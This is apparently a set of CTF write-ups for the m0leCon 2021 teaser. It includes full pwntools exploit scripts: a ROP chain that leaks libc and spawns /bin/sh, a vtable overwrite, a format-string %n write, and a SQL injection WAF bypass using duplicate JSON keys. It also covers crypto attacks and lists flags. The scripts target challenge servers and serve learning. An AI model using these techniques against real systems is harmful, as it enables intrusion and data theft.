
「Flag」: `ptm{l1bc_l34k_fl4v0ur3d_d0nu7!}`

✓ puncher


In `readint_`(0x401D93) function, `_gfortran_transfer_integer` not support `__int16` cast.

It just `__int32` cast. so we can do overwrite v8, v9[0].

It's means `readstring_`(0x401CBD) size will be controllable, than we can trigger buffer overflow.



```
  __int16 i; // [rsp+25Ah] [rbp-16h] BYREF
  __int16 v8; // [rsp+25Ch] [rbp-14h] BYREF
  __int16 v9[9]; // [rsp+25Eh] [rbp-12h] BYREF

  v9[0] = 0;
  v8 = 0;
  v4 = "chall.f90";
  v5 = 8;
  v2 = 128;
  v3 = 6;
  _gfortran_st_write(&v2);
  _gfortran_transfer_character_write(&v2, &unk_403100, 35LL);
  _gfortran_st_write_done(&v2);
  readint_(&v8);
  if ( !v9[0] )
    v9[0] = 64;
  v0 = v8;
  for ( i = 1; ; ++i )
  {
    result = v0 < i;
    if ( v0 < i )
      break;
    v4 = "chall.f90";
    v5 = 14;
    v2 = 128;
    v3 = 6;
    _gfortran_st_write(&v2);
    _gfortran_transfer_character_write(&v2, &unk_403123, 13LL);// how read line
    _gfortran_transfer_integer_write(&v2, &i, 2LL);
    _gfortran_st_write_done(&v2);
    readstring_(v6, v9);
    punch_(v6, v9, 64LL);
```



```python
from pwn import * #pip install pwntools
from hashlib import sha256

def solvepow(p, n):
  s = p.recvline()
  starting = s.split(b'with ')[1][:10].decode()
  s1 = s.split(b'in ')[-1][:n]
  i = 0
  print("Solving PoW...")
  while True:
    if sha256((starting+str(i)).encode('ascii')).hexdigest()[-n:] == s1.decode():
      print("Solved!")
      p.sendline(starting + str(i))
      break
    i += 1

def exploit(p):
  elf = ELF('./puncher')
  libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')

  p.sendline(str(0x01ff0001))
  pay = b'\x00' + b'a'*73
  pay += p16(0x1ffe) # i
  pay += p16(0) # index
  pay += b'\x00'*12
  pay += p64(0)
  pay += b'a'*6

  poprdi = 0x0000000000402033
  poprsi_r15 = 0x0000000000402031
```

```python
    st_write = 0x4010C0
    st_write_done = 0x401090
    st_write_char = 0x401070

    readstring = 0x401CBD

    lock = 0x405078

    setcsu  = 0x40202A
    callcsu = 0x402010

    pay += p64(poprdi+1)
    pay += p64(poprdi) + p64(lock) + p64(poprsi_r15) + p64(0x404e28) + p64(0) + p64(readstring)
    pay += p64(poprdi) + p64(lock) + p64(st_write)

    pay += p64(setcsu)
    pay += p64(0)
    pay += p64(1)
    pay += p64(lock)
    pay += p64(elf.got['__libc_start_main'])
    pay += p64(8)
    pay += p64(0x405038)
    pay += p64(callcsu)
    pay += p64(0)*7
    #pay += p64(poprdi) + p64(lock) + p64(poprsi_r15) + p64(elf.got['__libc_start_main']) + p64(0) +
  p64(st_write_char)
    pay += p64(poprdi) + p64(lock) + p64(st_write_done)
    pay += p64(poprdi) + p64(0x405050) + p64(poprsi_r15) + p64(0x404e28) + p64(0) + p64(readstring)
    pay += p64(poprdi) + p64(elf.bss()+0x400) + p64(poprsi_r15) + p64(0x404e28) + p64(0) + p64(readstring)
    pay += p64(poprdi+1) + p64(poprdi) + p64(elf.bss()+0x400) + p64(0x4010A0)
    pay += b'\x00'*0x200

    p.sendline(pay)
    sleep(0.1)
    struct = p32(128)
    struct += p32(6)
    struct += p64(0x403010)
    struct += p64(8)
    struct += p64(0)*4
    pause()

    p.sendline(struct)
    p.recvuntil('__________/\n')
    p.recv(1)
    leak = u64(p.recv(8))
    libcbase = leak - libc.symbols['__libc_start_main']
    log.info('[LIBC] 0x%x' % libcbase)
    pause()

    p.sendline(p64(libc.symbols['system'] + libcbase))
    p.sendline('/bin/sh\x00')

    p.interactive()

if __name__ == '__main__':
    p = remote('challs.m0lecon.it', 2637)
    solvepow(p, n = 5)
    context.log_level='debug'
    exploit(p)
```

「Flag」: `ptm{R3t_t0_l1b_gf0rtr4n_1s_much_b3tter_th4n_ret_2_l1bc!}`

✓ little-alchemy

`rename`, `delete`, `copy` have out of bound.

we can leak binary base address to use `copy(10, 1)`

In `lement::customizeName` function has buffer overflow, than we can overwrite vtable in Elements.

vtable used in delete.

```
from pwn import * #pip install pwntools
from hashlib import sha256

def solvepow(p, n):
  s = p.recvline()
  starting = s.split(b'with ')[1][:10].decode()
  s1 = s.split(b'in ')[-1][:n]
  i = 0
  print("Solving PoW...")
  while True:
    if sha256((starting+str(i)).encode('ascii')).hexdigest()[-n:] == s1.decode():
      print("Solved!")
      p.sendline(starting + str(i))
      break
    i += 1

def exploit(p):

  def create(idx, e1, e2):
    p.sendlineafter('>', '1')
    p.sendlineafter(': ', str(idx))
    p.sendlineafter(': ', str(e1))
    p.sendlineafter(': ', str(e2))

  def print_(idx):
    p.sendlineafter('>', '2')
    p.sendlineafter(': ', str(idx))

  def edit(idx, name):
    p.sendlineafter('>', '4')
    p.sendlineafter(': ', str(idx))
    p.sendlineafter(': ', name)

  def delete(idx):
    p.sendlineafter('>', '5')
```

```
      p.sendlineafter(': ', str(idx))

    def copy(idx1, idx2):
      p.sendlineafter('>', '6')
      p.sendlineafter(': ', str(idx1))
      p.sendlineafter(': ', str(idx2))
    elf = ELF('./littleAlchemy')
    create(1, -1, -2)
    create(2, -2, -2)
    pause()

    copy(10, 1)
    print_(1)

    leak = u64(p.recv(6).ljust(8, '\x00'))

    binbase = leak - 0x5d98
    log.info('[BIN] 0x%x' % binbase)

    flag = binbase + 0x4040 - 0x18 # 0x403b

    pause()
    edit(1, 'A'*56 + p64(binbase + 0x5d60 - 8) + p64(flag)*10)

    p.interactive()

  if __name__ == '__main__':
    p = remote('challs.m0lecon.it', 2123)
    solvepow(p, n = 5)
    context.log_level='debug'
    exploit(p)
```

「Flag」：`ptm{vT4bl3s_4r3_d4ng3r0us_019}`

✓ another-login, yet another-login

it works same exploit with same logic.

it has format string bug.

we use `%*9$c` to print random value.

```
  from pwn import * #pip install pwntools
  from hashlib import sha256

  def solvepow(p, n):
    s = p.recvline()
    starting = s.split(b'with ')[1][:10].decode()
    s1 = s.split(b'in ')[-1][:n]
    i = 0
    print("Solving PoW...")
    while True:
      if sha256((starting+str(i)).encode('ascii')).hexdigest()[-n:] == s1.decode():
        print("Solved!")
        p.sendline(starting + str(i))
        break
      i += 1

  def exploit(p):
    elf = ELF('./chall')
    for i in range(16):
      p.recvuntil('summed to ')
      value = int(p.recvuntil('!')[:-1])
      pay = '%*9$c%' + str(value) + 'c%8$n'
      print(len(pay))
      p.sendline (pay)

    p.interactive()

  if __name__ == '__main__':
    p = remote('challs.m0lecon.it', 1907)
    solvepow(p, n = 5)
    context.log_level='debug'
    exploit(p)
```

「Flag」: `ptm{D1d_u_r3ad_th3_0per4t0r_m4nua1_b3f0re_l0gging_1n?}`

「Flag」: `ptm{N0w_th1s_1s_th3_r34l_s3rv3r!}`

✓ waffle

First bypass token verify.

`http://waffle.challs.m0lecon.it/gettoken%3Fcreditcard%3D123412341234%26promocode%3DFREEWAF?creditcard=1234&promocode=1234`

Second, bypass sqli waf.

just to use two same key in json.

than python use last key, golang use first key.

```
  import requests
  import json
  from pwn import *

  url = 'waffle.challs.m0lecon.it'
  req = '''POST /search HTTP/1.1\r
  Host: waffle.challs.m0lecon.it\r
```

```
User-Agent: curl/7.68.0\r
Accept: */*\r
Cookie: token=LQuKU5ViVGk4fsytWt9C\r
Content-Type: application/json\r
Content-Length: %d\r
\r
%s
'''

data = '''{"name": "' union select flag,2,3,4 from flag -- -", "min_radius": 1, "max_radius":400,
"name":"Standard"}'''

req = req % (len(data), data)
p = remote(url, 80)
p.send(req)
p.interactive()
```

「Flag」：`ptm{n3ver_ev3r_tru5t_4_pars3r!}`


Proof-of-Work

Just ran `pow_template.py`

`ptm{w3lc0me_t0_m0lecon_2021_t34ser_ctf_chall3ng3_++++}`

Key-Lottery

if you send `,,,` as key, server send everykey including key for flag.



```
got empty key set: {'p1c4XEM2yDQwzCjtYco2tj6toB1A2KXT'}
```

You can get the flag by using the key obtained in this way.

```
{"p1c4XEM2yDQwzCjtYco2tj6toB1A2KXT":"ptm{u_guessed_it_alright_mate}"}
```

`ptm{u_guessed_it_alright_mate}`

Babysign

```python
def sign(m,n,d):
    sign = pow(bytes_to_long(sha256(m[1]).digest())^bytes_to_long(m[0]), d, n)
    return hex(sign)[2:]
```

in function `sign`, decrypting `m` by RSA

```python
    elif c == 2:
        msg = input("> ").encode()
        print(sign(prepare(flag+msg),n,d))
```

and you can make `m` include flag on `Sign but better`.

If you send a `msg` whose length exceeds 64 when combined with the flag, you can recover the flag by encrypting the signed value.

```python
from pwn import *
from hashlib import sha256
from Crypto.Util.number import bytes_to_long, long_to_bytes

p = remote('challs.m0lecon.it', 7012)
```

```
def solvepow(p, n):
    s = p.recvline()
    starting = s.split(b'with ')[1][:10].decode()
    s1 = s.split(b'in ')[-1][:n]
    i = 0
    print("Solving PoW...")
    while True:
        if sha256((starting+str(i)).encode('ascii')).hexdigest()[-n:] == s1.decode():
            print("Solved!")
            p.sendline(starting + str(i))
            break
        i += 1

solvepow(p, n = 5)

context.log_level = 0

p.sendline('4')
p.recvuntil('N: ')
N = int(p.recvline().strip())
p.recvuntil('e: ')
e = int(p.recvline().strip())

p.sendline('2')
p.sendlineafter(b'Exit\n', 'A'*123)
x = int(p.recvline(),16)

x = pow(x, e, N)

print(x)
h = bytes_to_long(sha256(b'A'*32).digest())
print(x^h)
print(long_to_bytes(x^h))

p.interactive()
```

`ptm{n07_3v3n_4_ch4ll3n63}`

Obscurity

If you send a very long message of `\x00`, you will find a repeating part of the key. The flag was restored using this.

```
from Crypto.Util.number import bytes_to_long
from pwn import *
from hashlib import sha256
```

```python
from Crypto.Util.number import bytes_to_long, long_to_bytes


def solvepow(p, n):
    s = p.recvline()
    starting = s.split(b'with ')[1][:10].decode()
    s1 = s.split(b'in ')[-1][:n]
    i = 0
    print("Solving PoW...")
    while True:
        if sha256((starting+str(i)).encode('ascii')).hexdigest()[-n:] == s1.decode():
            print("Solved!")
            p.sendline(starting + str(i))
            break
        i += 1

while 1:
    p = remote('challs.m0lecon.it', 2561)
    solvepow(p, n = 5)

    p.sendlineafter('encrypt plz [in hex]\n','00'*1000)
    x = p.recvline().strip().decode()

    ct = bytes.fromhex(x)
    print(len(ct))

    x = bytes_to_long(ct)

    x = bin(x)[2:].rjust(8344, '0')

    X = 200
    C = 1
    for i in range(len(x)-43*8-X*10, len(x)-43*8-X):
        if x.count(x[i:i+X]) > 1:
            C = 0
            print(i, x.count(x[i:i+X]), x.index(x[i:i+10]))

    if C:continue

    print(len(x)-43*8-X)
    print(len(x))

    G = len(x)-43*8-X
    gg = x.index(x[G:G+X])

    if gg == G:continue

    L = x[gg:]
    M = x[G:]
    t = []
    for x,y in zip(L,M):
        t.append(str(int(x)^int(y)))

    x = (''.join(t))
    print(x)
    print(long_to_bytes(int(x,2)))
```

`ptm{pl3453_r3p0r7_y0ur_un1n73nd3d_70_@mr96}`

Left or right?

Assuming that the start of each character string is 0, the leftmost coordinate and the coordinate after moving were obtained, and then the character strings were classified according to the following three criteria.

```
The leftmost coordinate is 0
The leftmost coordinate is negative and the coordinates after moving are 0 or more.
Both are negative
```

After that, they were sorted according to the following criteria.

```
Descending coordinates after moving
Descending the leftmost coordinate
Coordinates after moving - leftmost coordinates in descending order
```

The answer was then calculated and sent to the server.

```
from pwn import *
from hashlib import sha256

def solvepow(p, n):
    s = p.recvline()
    starting = s.split(b'with ')[1][:10].decode()
    s1 = s.split(b'in ')[-1][:n]
    i = 0
    print("Solving PoW...")
    while True:
        if sha256((starting+str(i)).encode('ascii')).hexdigest()[-n:] == s1.decode():
            print("Solved!")
            p.sendline(starting + str(i))
            break
        i += 1
```

```
p = remote('challs.m0lecon.it', 5886)
solvepow(p, n = 5)

p.recvuntil(b'You must answer to 200 testcases to get the flag! Time limit is one
second for each test.\n')
p.sendline()

for _ in range(200):
    n = int(p.recvline())
    print(_ + 1, n)
    lines = p.recvlines(n)
    x = []
    a = []
    b = []
    c = []
    for line in lines:
        O = L = R = 0
        for i in line:
            if i == 76:
                O -= 1
                L = min(L, O)
            else:
                O += 1
                R = max(R, O)
        x.append(((-O+L,-L),L,O,line))
        if L == 0:
            a.append(((O),L, O, line))
        elif O >= 0:
            b.append(((-L),L, O, line))
        else:
            c.append(((-O+L),L, O, line))

    a.sort()
    b.sort()
    c.sort()

    L = 0
    O = 0
    for i in a:
        O += i[2]

    for i in b:
        L = min(L, O + i[1])
        O += i[2]

    for i in c:
        L = min(L, O + i[1])
        O += i[2]
    p.sendline(str(-L))
    print(p.recvline())

p.interactive()
```

`ptm{45_r16h7_45_p0551bl3}`